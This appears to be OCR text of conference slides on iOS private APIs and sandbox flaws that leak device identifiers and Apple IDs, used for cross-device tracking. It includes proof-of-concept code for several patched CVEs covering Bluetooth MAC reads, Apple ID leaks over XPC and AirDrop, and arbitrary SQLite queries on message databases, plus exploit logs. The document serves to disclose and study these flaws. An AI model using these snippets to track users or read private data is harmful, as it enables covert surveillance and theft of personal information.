*OS Private APIs for Device IDs - Bluetooth Mac Address


- Mach messages contain typed data, which can include port rights and references to large regions of memory.
- Through Mach MSG, sandboxed app can communicate with unsandboxed Mach (MIG) services, XPC services and NSXPC services.





*OS Private APIs for Device IDs - Bluetooth Mac Address (iOS 12)

- Bluetoothd communicate with sandboxed apps and other unsandboxed processes (e.g., SpringBoard) through Mach messages.



- There are 132 functions (start from 0xFA300) in the “com.apple.server.bluetooth” Mach service of bluetoothd.

```
(MIG_Msg_1024768_handler)   //0x000fa300 BTSessionAttach
(MIG_Msg_1024769_handler)   //0x000fa301 BTSessionDetach
(MIG_Msg_1024770_handler)   //0x000fa302 BTLocalDeviceGetDefault
(MIG_Msg_1024771_handler)   //0x000fa303 BTLocalDeviceAddCallbacks
(MIG_Msg_1024772_handler)   //0x000fa304 BTLocalDeviceRemoveCallbacks
(MIG_Msg_1024773_handler)   //0x000fa305 BTLocalDeviceSetModulePower
(MIG_Msg_1024774_handler)   //0x000fa306 BTLocalDeviceGetModulePower
(MIG_Msg_1024775_handler)   //0x000fa307 BTLocalDevicePowerReset
```

*OS Private APIs for Device IDs - Bluetooth Mac Address (iOS 12)

- Some useful functions of ”com.apple.server.bluetooth”:

Function	Feature
BTSessionAttachWithRunLoopAsync	Attach Bluetooth service
BTSessionDetachWithRunLoopAsync	Detach Bluetooth service
BTLocalDeviceGetDefault	Get the handler of local device
BTLocalDeviceGetAddressString	Get the address of Bluetooth device
BTLocalDeviceGetModulePower	Get the status of Bluetooth device

- We can attach the Bluetooth service through BTSessionAttachWithRunLoopAsync().
- We get the handler of local device through BTLocalDeviceGetDefault().

*OS Private APIs for Device IDs - Bluetooth Mac Address (iOS 12)

- BTLocalDeviceGetAddressString() will return the mac address of Bluetooth!


```
memset(mac_address,0,sizeof(mac_address));
err = my_BTLocalDeviceGetAddressString(btLocalDevice,mac_address,0x12);
if (err !=  0) {
    printf("my_BTDeviceGetAddressString error: 0x%x", err);
    return -1;
}
printf("bluetooth_macaddr = %s\n",mac_address);
```

```
sessionEventCallback( session:0x1700aa440, BTSessionEvent:0, BTResult:0, 0x0 )
BTLocalDeviceGetDefault OK(0x98930001)
currentPowerState=0xffffffff
bluetooth_macaddr = D0:4F:7E:C4:B5:57
```


- Note that, this method was available on iOS 12.0 and fixed in iOS 12.1.
- In addition, WIFI and Bluetooth addresses of new iPhone models (after iPhone 7?) are not consecutive. But …

Agenda

- Introduction
- Unique Identification
- **Cross-device Tracking**
- Discussion
- Conclusion




Device Graph Link Structure



- After unique identification of each device, cross-device companies must match those that appear similar.
- A device graph can be built from connected components (each of which represents a user) with a maximum number of vertices (devices) and edges (device connections).


Data Links

Deterministic Linking



- Deterministic data links devices together based upon UserID (e.g, Apple ID, phone number, user account identifier).

Probabilistic Linking



- Probabilistic data links devices together based on a set of feature data that model the entity (e.g., IP addresses, coordinate information and device names).

AppleID Leak – iOS 8 (CVE-2014-4423)

- The Accounts subsystem in Apple iOS 8 allows attackers to bypass a sandbox protection mechanism and obtain an active iCloud account's Apple ID and metadata via a crafted application.

- POC:

```
- (NSString *)getLeakedID
{
    ACAccountStore *acStore = [[[ACAccountStore alloc] init] autorelease];

    NSString *accountID = @"com.apple.account.Liverpool";
    ACAccountType *accountType = [acStore accountTypeWithAccountTypeIdentifier:accountID];
    NSArray *accounts = [acStore accountsWithAccountType:accountType];
    if (accounts.count == 0) {
        return @"not_leaked";
    }

    ACAccount *ac = accounts[0];
    NSString *acName = ac.username;

    return acName;
}
```

AppleID Leak – iOS 10 (CVE-2017-6976)

- AppleIDAuthAgent is a service that handles actions regarding a users Apple ID, including iCloud information linked to that account.
- It runs com.apple.coreservices.appleid.authentication XPC service, which could be accessed by any application and it has a flow that leaks AppleID.
- POC:

```
xpc_connection_t conn = xpc_connection_create_mach_service("com.apple.coreservices.appleid.authentication", NULL, 0);
    xpc_connection_set_event_handler(conn, ^(xpc_object_t object) {
    NSLog(@"Event: %@", object);
}); // Set a dummy event handler
xpc_connection_resume(conn); // Start the client
xpc_object_t msg = xpc_dictionary_create(NULL, NULL, 0); // Create our message
xpc_dictionary_set_int64(msg, "command", 0x510);
xpc_object_t reply = xpc_connection_send_message_with_reply_sync(conn, msg);
NSLog(@"Reply: %@", reply);
```

AppleID Leak – iOS 12 (CVE-2019-????)

- In iOS and macOS, Game Center has a NSXPC service - com.apple.gamed. It provides interfaces to get authenticated player information. However, it doesn't has an entitlement protection, thus any applications inside the sandbox can access it and get the username of Apple ID.

- This vulnerability was fixed in iOS 12.4. A POC of getting apple ID on iOS 12:

```
b = [NSBundle bundleWithPath:@"/System/Library/PrivateFrameworks/GameCenterFoundation.framework"];
[b load];
NSXPCInterface *interface = [NSXPCInterface interfaceWithProtocol:@protocol(GKDaemonProtocol)];
NSLog(@"***** interface %@", interface);
NSXPCConnection *connection = [[NSXPCConnection alloc] initWithMachServiceName:@"com.apple.gamed" options:NSXPCConnectionPrivileged];
NSLog(@"***** connection %@", connection);
connection.remoteObjectInterface = interface;
[connection resume];

[[connection remoteObjectProxy] getAccountNameWithHandler:^(NSString* info)
 {
     NSLog(@"AppleID = %@",info);
 }];
```

getAppleID


```
1511233060.928399 ***** interface <NSXPCInterface: 0x17403dda0>
1511233060.928759 ***** connection <NSXPCConnection: 0x17410d410> connection to service named com.apple.gamed
1511233060.960956 AppleID = zhengmi[redacted].com
```


Additional recognition

Game Center

We would like to acknowledge Min (Spark) Zheng and Xiaolong Bai of Alibaba Inc. for their assistance.

AirDrop Internals





- AirDrop utilizes Bluetooth and WiFi
- Discovery via Bluetooth
- Used to set up an ad-hoc WiFi network using Apple Wireless Direct Link (AWDL) interface awdl0
- Client browses for AirDrop service via mDNSResponder (for _airdrop._tcp. local service)
- Returns an IP/port for a HTTPS webserver

AirDrop Internals: Discovery Process

- Discovery information for normal Apple devices.

```
3: <dictionary: 0x10344b490> { count = 14, transaction: 0, voucher = 0x0, contents =
    "PortNumber" => <int64: 0x10344bc40>: -1
    "Flags" => <int64: 0x10344b570>: 103
    "Domain" => <string: 0x10344b540> { length = 5, contents = "local" }
    "Kinds" => <array: 0x10344bf60> { count = 5, capacity = 8, contents =
        0: <int64: 0x10344bfd0>: 11
        1: <int64: 0x10344bff0>: 13
        2: <int64: 0x10344c010>: 1
        3: <int64: 0x10344c030>: 14
        4: <int64: 0x10344c050>: 16
    }
    "URL" => <dictionary: 0x10344b9f0> { count = 3, transaction: 0, voucher = 0x0, contents =
        "com.apple.CFURL.magic" => <uuid: 0x10344b9c0> C3853DCC-9776-4114-B6C1-FD9F51944A6D
        "com.apple.CFURL.base" => <null: 0x1a640be80>: null-object
        "com.apple.CFURL.string" => <string: 0x10344b850> { length = 28, contents = "nwnode://server-811b701192f3" }
    }
    "ComputerName" => <string: 0x10344b690> { length = 12, contents = "Min,Äôs iPad" }
    "DisplayName" => <string: 0x10344b700> { length = 12, contents = "Min,Äôs iPad" }
    "ConnectionState" => <int64: 0x10344bf00>: 0
    "SupportedMedia" => <uint64: 0x10344b990>: 0
    "IconData" => <data: 0x10344b7d0>: { length = 3002 bytes, contents = 0x89504e470d0a1a0a0000000d49484452000000780000078... }
    "ServiceName" => <string: 0x10344b8f0> { length = 12, contents = "811b701192f3" }
    "URLs" => <dictionary: 0x10344bb90> { count = 1, transaction: 0, voucher = 0x0, contents =
        "nwnode" => <dictionary: 0x10344bce0> { count = 3, transaction: 0, voucher = 0x0, contents =
            "com.apple.CFURL.magic" => <uuid: 0x10344bcb0> C3853DCC-9776-4114-B6C1-FD9F51944A6D
            "com.apple.CFURL.base" => <null: 0x1a640be80>: null-object
            "com.apple.CFURL.string" => <string: 0x10344bc80> { length = 28, contents = "nwnode://server-811b701192f3" }
        }
    }
    "RealName" => <string: 0x10344b880> { length = 12, contents = "811b701192f3" }
    "BonjourProtocols" => <array: 0x10344b590> { count = 1, capacity = 8, contents =
        0: <string: 0x10344b620> { length = 7, contents = "airdrop" }
    }
}
```

AirDrop Internals: Discovery Process

- Discovery information for personal Apple devices.

```
1: <dictionary: 0x1006b7e50> { count = 19, transaction: 0, voucher = 0x0, contents =
    "Model" => <string: 0x10068e610> { length = 11, contents = "MacBook Pro" }
    "LastName" => <string: 0x100696590> { length = 3, contents = "Á+≥" }
    "AppleID" => <string: 0x1006328b0> { length = 19, contents = "zhengm [redacted] com" }
    "PortNumber" => <int64: 0x1006a86e0>: -1
    "Comment" => <string: 0x100606950> { length = 11, contents = "MacBook Pro" }
    "Flags" => <int64: 0x10060adb0>: 251
    "NickName" => <string: 0x10066bfc0> { length = 0, contents = "" }
    "Domain" => <string: 0x103500ca0> { length = 5, contents = "local" }
    "Kinds" => <array: 0x1006a8680> { count = 3, capacity = 8, contents =
        0: <int64: 0x1006303e0>: 11
        1: <int64: 0x100691c80>: 14
        2: <int64: 0x100691ca0>: 1
    }
    "ComputerName" => <string: 0x100697440> { length = 17, contents = "minÁöÑMacBook Pro" }
    "EmailHash" => <string: 0x1006bed20> { length = 89, contents = "7I2tmGiWFnQYVWLbYR0AI41E0now8DsgKzRwwQ/rzh0=,Xn0ayAe778mh5qnP1SwJ2lvDvMBALXmirYb+qs8n4Fo=" }
    "DisplayName" => <string: 0x100697410> { length = 6, contents = "Á+≥Ëí∏" }
    "ConnectionState" => <int64: 0x1006303c0>: 0
    "SupportedMedia" => <uint64: 0x10065f390>: 0
    "IconData" => <data: 0x10068e5d0>: { length = 3002 bytes, contents = 0x89504e470d0a1a0a0000000d4948445200000078000000078... }
    "FirstName" => <string: 0x100697010> { length = 3, contents = "Ëí∏" }
    "ServiceName" => <string: 0x1006a86b0> { length = 12, contents = "4e1f4bae4999" }
    "RealName" => <string: 0x10065f360> { length = 12, contents = "4e1f4bae4999" }
    "BonjourProtocols" => <array: 0x10066ec80> { count = 1, capacity = 8, contents =
        0: <string: 0x10066ecb0> { length = 7, contents = "airdrop" }
    }
}
```

AirDrop Internals: Private API

- /System/Library/PrivateFrameworks/Sharing.framework has private APIs to control AirDrop Service, we can use dlopen and dlsym to find these APIs：

```
    CFURLRef bundleURL = CFURLCreateWithFileSystemPath(kCFAllocatorDefault, CFSTR("/System/Library/PrivateFrameworks/Sharing.framework"),
        kCFURLPOSIXPathStyle, false);
    CFBundleRef bundle = CFBundleCreate(kCFAllocatorDefault, bundleURL);
    CFRelease(bundleURL);
    if (!bundle) return;

    CFErrorRef error = NULL;
    if (!CFBundleLoadExecutableAndReturnError(bundle, &error)) {
        CFRelease(bundle);
        return;
    }

#define SYMBOLS \
    WRAPPER(SFBrowserKindAirDrop)   \
    WRAPPER(SFBrowserKindNetwork)   \
    WRAPPER(SFOperationKindSender)  \
    WRAPPER(SFOperationKindInformation)  \
```

Method	Feature
SFBrowserCreate	Create a browser note
SFBrowserOpenNode	Start a browser scanning
SFOperationCreate	Create an operation note
SFOperationResume	Start the operation

Remotely AppleID Leak – iOS 12 (CVE-2018-4322)

- Using SFBrowserCreate() and SFBrowserOpenNode(), we could find nearby AirDrop devices.

```
TDKSFBrowserClientContext clientContext = {
    .version = 0,
    .info = (__bridge void *)self,
};

TDKSFBrowserRef browser = TDKSFBrowserCreate(kCFAllocatorDefault, kTDKSFBrowserKindAirDrop);
TDKSFBrowserSetClient(browser, &browserCallback, &clientContext);
TDKSFBrowserSetDispatchQueue(browser, dispatch_get_main_queue());
TDKSFBrowserOpenNode(browser, NULL, NULL, 0);
```

- We can get computer names, ServiceName (unique device ID) and DisplayName from browserCallback(). If the devices belongs to a same person, we could get the Apple ID (CVE-2018-4322) as well.

```
2019-03-26 19:07:23.987823 testairdrop[236:5558] ServiceName:25ec7dc1c41d DisplayName:ahmbp AppleID:(null) ComputerName:ahmbp
2019-03-26 19:07:23.988262 testairdrop[236:5558] ServiceName:26ca49482abc DisplayName:"bxl"的 iPhone AppleID:(null) ComputerName:"bxl"的 iPhone
2019-03-26 19:07:23.988584 testairdrop[236:5558] ServiceName:6fc24b5dc6d6 DisplayName:bxl的MacBook Air AppleID:(null) ComputerName:bxl的MacBook Air
2019-03-26 19:07:23.989280 testairdrop[236:5558] ServiceName:d0f361adfeb5 DisplayName:lucky的MacBook Pro AppleID:(null) ComputerName:lucky的MacBook Pro
2019-03-26 19:07:23.989606 testairdrop[236:5558] ServiceName:4e1f4bae4999 DisplayName:米蒸 AppleID:zhengmin1[redacted].com ComputerName:min的MacBook Pro
2019-03-26 19:07:23.990091 testairdrop[236:5558] ServiceName:fa8558f0796a DisplayName:ali-186590cbeefb AppleID:(null) ComputerName:ali-186590cbeefb
2019-03-26 19:07:23.990675 testairdrop[236:5558] ServiceName:edb9023285c2 DisplayName:米蒸 AppleID:zhengmin1[redacted].com ComputerName:min的 iPhone XR
```

Remotely AppleID Leak – iOS 12 (CVE-2018-4322)


- We have reported this issue to Apple in May, 2018. Apple fixed it in iOS 12 (September).

> **Auto Unlock**
>
> Available for: iPhone 5s and later, iPad Air and later, and iPod touch 6th generation
>
> Impact: A malicious application may be able to access local users AppleIDs
>
> Description: A validation issue existed in the entitlement verification. This issue was addressed with improved validation of the process entitlement.
>
> CVE-2018-4321: Min (Spark) Zheng, Xiaolong Bai of Alibaba Inc.

- However, this vulnerability was not fixed completely. Old iOS devices can still use this bug to gain DeviceIDs & AppleIDs of other devices (even if they upgrade to iOS 12).
- This vulnerability is very powerful because it can remotely gain sensitive information from one user ' s device to other user’s devices (without installing a payload).

UserID Leak – Arbitrary Sqlite Querying (CVE-2019-8532)

- In iOS 9, we found a vulnerability in com.apple.medialibraryd.xpc NSXPC service. This vulnerability can be exploited to read, write and query arbitrary SQLite files (e.g., SMS message database, Gmail database, WeChat database) outside the sandbox.



POC:

```
[[connection remoteObjectProxy] executeQuery:@"select Message
    from Chat_29eeecf55d99cba546eae90a497d01de"
    withParameters:nil options:nil onTransaction:uuid
    withCompletionHandler:^(NSData *data, NSError *error){
    NSLog(@"***** data %@", data);
    id result = [NSKeyedUnarchiver unarchiveObjectWithData:
        data];
    NSLog(@"***** result %@", result);
```

- The sandboxed app can use [[connection remoteObjectProxy] beginTransactionForDatabaseAtPath] method to connect arbitrary SQLite files on the system and then use [[connection remoteObjectProxy] executeQuery] to execute SQL commands.

UserID Leak – Arbitrary Sqlite Querying (CVE-2019-8532)


Purpose String Key Names

HomeKit	NSHomeKitUsageDescription
Media Library	NSAppleMusicUsageDescription
Motion and Fitness	NSMotionUsageDescription
CallKit	NSCallKitUsageDescription
Speech Recognition	NSSpeechRecognitionUsageDescription
Siri Third Party	NSSiriUsageDescription
TV Provider	NSVideoSubscriberAccountUsageDescription

```
NSLog(@"%ld",[MPMediaLibrary authorizationStatus]);
[MPMediaLibrary requestAuthorization:^(MPMediaLibraryAuthorizationStatus status)
    {NSLog(@"%ld",status)}];
```

- In iOS 10, the exploit doesn't work. Because Apple added a new privacy mechanism called "Consent Alert Purpose String".
- To make exploit work again. We need to add a propose string key name to the project and call [MPMediaLibrary requestAuthorization] to get an authorization from the user.

UserID Leak – Arbitrary Sqlite Querying (CVE-2019-8532)




```
Incident Identifier: 0CF0E7D6-115F-4A8D-9D17-E1839EC6F788
CrashReporter Key:   df9013e66d15478a2b3bfd736c66e15c49e5ba1f
Hardware Model:      iPhone11,8
Process:             medialibraryd [811]
Path:                /System/Library/PrivateFrameworks/MusicLibrary.framework/Support/medialibraryd
Identifier:          medialibraryd
Version:             ???
Code Type:           ARM-64 (Native)
Role:                Unspecified
Parent Process:      launchd [1]
Coalition:           com.apple.medialibraryd [179]


Date/Time:           2019-02-18 15:09:46.2215 +0800
Launch Time:         2019-02-18 00:35:03.1516 +0800
OS Version:          iPhone OS 12.1.4 (16D57)
Baseband Version:    1.03.08
Report Version:      104

Exception Type:  EXC_BAD_ACCESS (SIGSEGV)
Exception Subtype: KERN_INVALID_ADDRESS at 0x4141414141414149 -> 0x4100004141414149 (possible pointer
authentication failure)
```

- After getting an authorization, we can query arbitrary SQLite files (e.g., SMS message database, Gmail database, WeChat database) outside the sandbox.
- These databases contain a large amount of user information including UserIDs (e.g., phone number and Apple ID).
- Also, we can control the PC register of the medialibraryd system process using the fts3_tokenizer() vulnerability on iOS 12.1.4.

UserID Leak – Arbitrary Sqlite Querying (CVE-2019-8532)

- This vulnerability was fixed in iOS 12.2. Note that, this vulnerability can be used to execute a JOP exploit and bypass the PAC mitigation in iOS user space.

MediaLibrary

Available for: iPhone 5s and later, iPad Air and later, and iPod touch 6th generation

Impact: A malicious application may be able to access restricted files

Description: A permissions issue was addressed by removing vulnerable code and adding additional checks.

CVE-2019-8532: Angel Ramirez, Min (Spark) Zheng and Xiaolong Bai of Alibaba Inc.

Entry added May 30, 2019


DEFCON Exploitation

- A successful JOP exploit to print message with NSLog

```
17:46:19.175662 [redacted]                hello you are exploited
17:46:19.181312 powerd                    Process assertiond.62 Released SystemIsActive "Mis
17:46:19.182218 assertiond                [MiscTestPACNew:2984] Remove assertion: <BKProcess
17:46:19.403981 ReportCrash               Formulating report for corpse[2985] [redacted]
